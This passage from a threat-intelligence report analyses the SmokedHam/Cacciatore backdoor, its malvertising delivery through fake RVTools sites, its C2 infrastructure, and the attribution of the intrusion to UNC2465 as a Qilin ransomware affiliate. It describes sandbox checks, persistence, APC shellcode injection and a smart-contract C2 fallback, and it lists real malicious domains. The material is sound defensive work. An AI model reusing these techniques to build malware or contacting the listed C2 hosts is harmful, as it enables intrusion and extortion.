In this case, the interpreter, named pythonw.exe, was invoked exclusively to execute the LICENSE.txt bytecode file. The reconstructed payload masquerades as an **infostealer** and performs checks against common sandbox environments and machine naming patterns. It then inspects files within the %UserProfile%\Downloads directory and verifies the presence of the Alternate Data Stream Zone.Identifier to determine whether the system has previously downloaded files from the Internet. If no such evidence is found, the process terminates.

The Cacciatore backdoor then:

- Checks for (and create) a configuration file.
- Creates persistence with Startup shortcut if it has no admin rights, then through a scheduled task.
- Retrieves system
- Sends the collected information back to a C2 with a register first call XORing data with the key "helo1".
- Waits for the following commands:
    - shellexecute (arbitrary powershell execution),
    - x32 or x64 (shellcode injection in dpapimig.exe (suspended, allocates memory, writes shellcode, changes protection RX, queues APC, resumes thread)),
    - download (to download and execute additional files).

Interestingly enough, the Cacciatore backdoor also has a **C2 fallback mechanism** using a **smart contract from an old Polygon URL** (polygon-rpc[.]com). The URL intermittently returns HTTP 401 errors. By querying the updated Polygon RPC endpoint (hxxps://polygon.drpc.org), with contract 0x6ae382ed2154cc84c6672e4e908cd2c69c1b35ba and a specific calldata, it is possible to extract a XOR encoded domain name, typically hosted on a Cloudflare IP address.

```
                    :~$ python3.10 rpc.py
[+] Encrypted domain from contract: TBlDWgFjX10VXEcMQ0MdNwMXC0VNDlJaADYGGx1WVkNURR92
[+] Decrypted fallback C2: https://locationserviceprovider.com/
                    :~$ nslookup locationserviceprovider.com
Server:         127.0.1.1
Address:        127.0.1.1#53

Non-authoritative answer:
Name:   locationserviceprovider.com
Address: 172.67.218.153
Name:   locationserviceprovider.com
Address: 104.21.78.79
Name:   locationserviceprovider.com
Address: 2606:4700:3035::ac43:da99
Name:   locationserviceprovider.com
Address: 2606:4700:3032::6815:4e4f
```

Figure 9: Extraction of the second C2 from Polygon

Affiliation between SmokedHam and Cacciatore can be reasonably inferred from the delivery chain, which - up to the final payload - consistently relies on the same tooling observed in related samples. The communication pattern further reinforces this link, exhibiting shared characteristics:

- JSON-based tasking
- Periodic polling for instructions
- Lightweight obfuscation techniques
- A thin, modular agent execution model

3.6 Code-signing certificates

Most of the SmokedHam samples we retrieved are signed using a legitimate but revoked Extended Validation (EV) certificate. Most of these certificates were issued by the Certificate Authorities **Certum/Asseco EV, GlobalSign** and **Sectigo**, to small to **mid-sized entities, predominantly Chinese**, such as:

- Competent Safety Services Private Limited
- Chengdu Jiameini Technology Co., Ltd.
- Fortune Print Centre Limited
- Jieyang Yusheng Network Technology Co., Ltd.
- Shanghai GAIN STARS Trading Company Limited
- Sinyoo Technology (Wuxi) Co., Ltd.
- Taiyuan Tataomi Technology Co., Ltd.
- Wegun (Thailand) Co., Ltd.
- WILD LLC
- Wenzhou Xihao Jiafang Co., Ltd.
- Wuhan Shuoxi Technology Co., Ltd.
- Xiamen Fangjin Network Technology Co., Ltd.
- Xiamen Shuangbaishi Information Technology Co., Ltd.

Code-signing certificates are special digital certificates that show a high level of trust in an application or website. Threat actors can acquire them by **impersonating** a legitimate business and going through a certificate validation process. Certificates can also be purchased by threat actors on underground forums, for $2,000 to $6,000 (but prices can go way higher).

Certificates used for signing malicious modules can be revoked, invalidating it before it expires, as it is the case for all of the certificates we retrieved. Initiatives like certReport and CertGraveyard make it much easier to report code-signing certificate abuses and impose significant costs on threat actors.

4 Infrastructure analysis

4.1 SmokedHam delivery infrastructure

The malware delivery domains used in two of our cases were rvtoolspro[.]info, rvtoolit[.]com and rvtooli[.]info, which all spoof Dell's legitimate RVTools download page.



Figure 10: Malicious website spoofing Dell's legitimate RVTools download page.

Clicking on the "Download RVTools" launches a **redirection**, first to a subdomain of Azure Front Door (azurefd.net) or Azure Edge (azureedge.net), then to a DropBox URL.

We suspect that the threat actor performs **several checks to triage between visitors**, displaying malicious content only to select users, based on their country and/or user-agent. It also likely checks the incoming URL to verify if users arrive from boosted search results by looking for the **gbraid=** or **gad_source= URL perimeters**. These checks might not be systematic.

By pivoting on UNC2465's infrastructure, we identified recently registered domains spoofing other known software, like:

- HornetSecurity,
- Angry IP Scanner,
- Elastic,
- Kibana,
- Devart,
- dbForge,
- FelSoft,
- Royal Apps,
- iSpy,
- EMCO Software,
- CleanMyMac,
- Thumos.

Other CTI researchers have also recently shared similar domain registration patterns.

We observed some of these sites displaying seemingly inoffensive content, more or less related to their respective "domain name" topic, including IT tool trainings (including RVTools Academy). It is possible that some of these domains also act as **intermediate redirection domains**.

Most of these of these domains are hosted by **Cloudflare**, with **DYNADOT** as their registrar.

4.2 SmokedHam C2 infrastructure

SmokedHam's Command and Control (C2) infrastructure is systematically hidden behind **Cloudflare workers**, specifically under the **workers.dev** shared hosting domain. Attackers frequently leverage this platform because it provides free TLS certificates, global CDN distribution, and trusted IP reputation, making malicious traffic blend with legitimate cloud activity.

The threat actor often uses subdomain naming conventions (e.g., api-gateway, data-pipeline, log-ingest, vault-proxy, scan-engine, ingress-ctrl) designed to mimic legitimate DevOps, backend, or microservices components.

The threat actor also extensively relied on **AWS infrastructure endpoints** for post-compromise activity, including lateral movement and data exfiltration. As mentioned above, they notably used AWS Elastic Compute Cloud (EC2) public instance hostnames and AWS S3 bucket endpoints.

5 Attribution

The delivery of a **Qilin** Rust ransomware binary, as well as the contact details provided in the ransom note indicate the threat actor behind this intrusion is **part of the Qilin Ransomware-as-a-Service**.

As a reminder, Qilin (formerly known as Agenda) is a **double-extortion operation** active since mid-2022, demanding payment for providing decryption keys and for refraining from publishing the stolen data to their leak site. Qilin is operated by a threat group tracked as **REVENANT SPIDER** (aka Water Galura, Spikey Scorpius, Pestilent Mantis, Gold Feather). REVENANT SPIDER's spokesperson, **Haise** (aka Lucifer44) was particularly active on the now-defunct Russian-language underground forum **RAMP.**

The ransomware operates an affiliate program, allegedly rewarding affiliates with 80% of ransom payments of $3 million or less and 85% for payments above $3 million. We believe Qilin attracted several key affiliates throughout 2025, following RansomHub and LockBit's declines. Publicly known Qilin affiliates involve Ruthless Mantis, STAC4365, or even Octo Tempest.

Qilin currently ranks as the world's most prolific ransomware operation based on the number of claimed victims on data leak sites, with more than **1,330 victims** listed since January 2025.



Figure 11: Qilin RaaS' leak site on TOR

Our analysis also closely resembles what researchers from Synacktiv observed back in March 2025, in a ransomware case delivering Hunters International. Indeed, their report also mentions:

- SmokedHam, also masquerading as RVTools.
- Reverse SSH tunnels to attacker-controlled AWS EC2 server.
- A similar employee monitoring tool called Grabber.
- A popular RMM (SplashTop).
- Use of Kitty and WinSCP.
- Total Commander and 7zip for data exfiltration.
- Manual deployment of an ESXi ransomware (in this case, Hunters International).

With a moderate confidence level, we associate the activity cluster responsible for our SmokedHam and Qilin infection with UNC2465.

Also known as Storm-0241, UNC2465 is a **Russian-speaking financially motivated threat group** that has been active since at least mid-2019. This cluster has been first mentioned by Mandiant in May 2021, then more extensively documented in June 2021 and 2022. Over the last years, UNC2465 has used malvertising for malware distribution, and has remained interested in monetizing access via **ransomware**.

It is highly likely UNC2465 outsources some of its malware distribution to **traffers recruited through online forums,** particularly the generation of Google and Bing ads, in exchange for a fixed payment (PPI) or a percentage of profit.

While UNC2465 was historically affiliated to the **DarkSide** Ransomware-as-a-Service (RaaS), we suspect it might also have been associated with the following RaaS: **LockBit,** and **Hunters International.** The deployment of a Qilin encryptor in this case implies that **UNC2465 possibly** became a **Qilin affiliate at some point in 2025.**

In previous attacks, UNC2465 often relied on **malicious installers**, masquerading as legitimate software (usually IT administration tools), leading to SMOKEDHAM. Public reportings notably often mention:

- Advanced IP Scanner
- RVTools
- Wireshark
- DBeaver
- KeyStore Explorer

Our attribution to UNC2465 is based on the following evidence:

- Delivery of **SmokedHam** through **malicious installers**. Even though the backdoor is based on an open-source RAT, this variant has long been distinctive of UNC2465's modus operandi.
- Leveraging of **code-signing certificates** delivered to **mid-sized Asian businesses**.
- Continued infrastructure patterns:
    - **Typosquatted delivery domains** spoofing **RVTools**, often boosted by malvertising and Google ads (1; 2).
    - **Azure CDN** and **DropBox** payload hosting.
    - **Domain fronting** to obfuscate its true C2 servers, including through **Cloudflare workers.**

6 Conclusion

Through these investigations, we documented the full intrusion chain of the Qilin ransomware affiliate UNC2465 leveraging the SmokedHam backdoor, from initial access via malvertising to final ransomware deployment.

From a threat intelligence perspective, the observed overlaps with UNC2465 reinforce the hypothesis of a multi-affiliated actor now operating within the Qilin RaaS.

Based on the rhythm of variants development and infrastructure registration, we consider UNC2465 to be actively **increasing its operational tempo, especially against European entities.**

Beyond the individual techniques, this case highlights a broader operational pattern increasingly observed in recent ransomware ecosystems.

- The growing abuse of legitimate enterprise tools - including remote monitoring and management (RMM) solutions but also **employee monitoring software (or bossware)**. This trend significantly complicates detection efforts, as attacker behavior increasingly overlaps with legitimate system administration practices.
- **Continued reliance on widely trusted cloud providers** such as Cloudflare and AWS. By leveraging domain fronting, CDN-backed services, and ephemeral cloud resources, threat actors are able to mask malicious communications within legitimate traffic, raising the bar for network-based detection.
- **Continued improvement of delivery techniques favoring operational reliability over feature expansion**. Variations in loaders, staging mechanisms, and persistence placement suggest a deliberate effort to improve stealth, resilience, and evasion without disrupting a well-established C2 architecture.

7 Hunting recommendations

IoCs are available here:

https://github.com/cert-orangecyberdefense/cti/blob/main/smokedham/iocs

For proactive hunting, you can:

- Look for bossware-related network artefacts such as:
  - app-controlio.s3.amazonaws.com
  - backend.controlio.net
  - ls.controlio.net
- Look for unusual User-Agent strings containing raw OS version information (Environment.OSVersion) in proxy logs.
- Look for Python processes launching Powershell.
- Look for known SmokedHam certificates, such as the one mentioned earlier.

Orange Cyberdefense's **Datalake** platform provides access to Indicators of Compromise (IoCs) related to this threat, which are automatically fed into our Managed Threat Detection services. This enables proactive hunting for IoCs if you subscribe to our Managed Threat Detection service that includes Threat Hunting.

Orange Cyberdefense's **Managed Threat Intelligence** service offers the ability to automatically feed network-related IoCs into your security solutions. To learn more about this service and to find out which firewall, proxy, and other vendor solutions are supported, please get in touch with your Orange Cyberdefense Trusted Solutions representative.

The Orange Cyberdefense **Computer Security Incident Response team (CSIRT)** provides emergency consulting, incident management, and technical advice to help customers handle a security incident from initial detection to closure and full recovery. If you suspect being attacked, do not hesitate to call our Hotline.

8 Sources

https://cert.orange.pl/wp-content/uploads/2024/10/CERTOPL_CTI_Hunters_International.pdf

https://cloud.google.com/blog/topics/threat-intelligence/shining-a-light-on-darkside-ransomware-operations/?hl=en

https://fieldeffect.com/blog/thunderstruck-malicious-ads-rvtools-thundershell-payload

https://medium.com/trac-labs/who-ordered-the-smokedham-backdoor-delicacies-in-the-wild-87f51e2e5bd2

https://oxygen28.github.io/posts/smokedham/

https://www.esentire.com/blog/workersdevbackdoor-delivered-via-malvertising

https://www.quorumcyber.com/insights/sharprhino-new-hunters-international-rat-identified-by-quorum-cyber/

https://www.security.com/threat-intelligence/fog-ransomware-attack

https://www.synacktiv.com/en/publications/case-study-how-hunters-international-and-friends-target-your-hypervisors

https://www.threatdown.com/blog/workersdevbackdoor-and-madmxshell-converge-in-malvertising-campaigns/

https://www.zscaler.com/blogs/security-research/malvertising-campaign-targeting-it-teams-madmxshell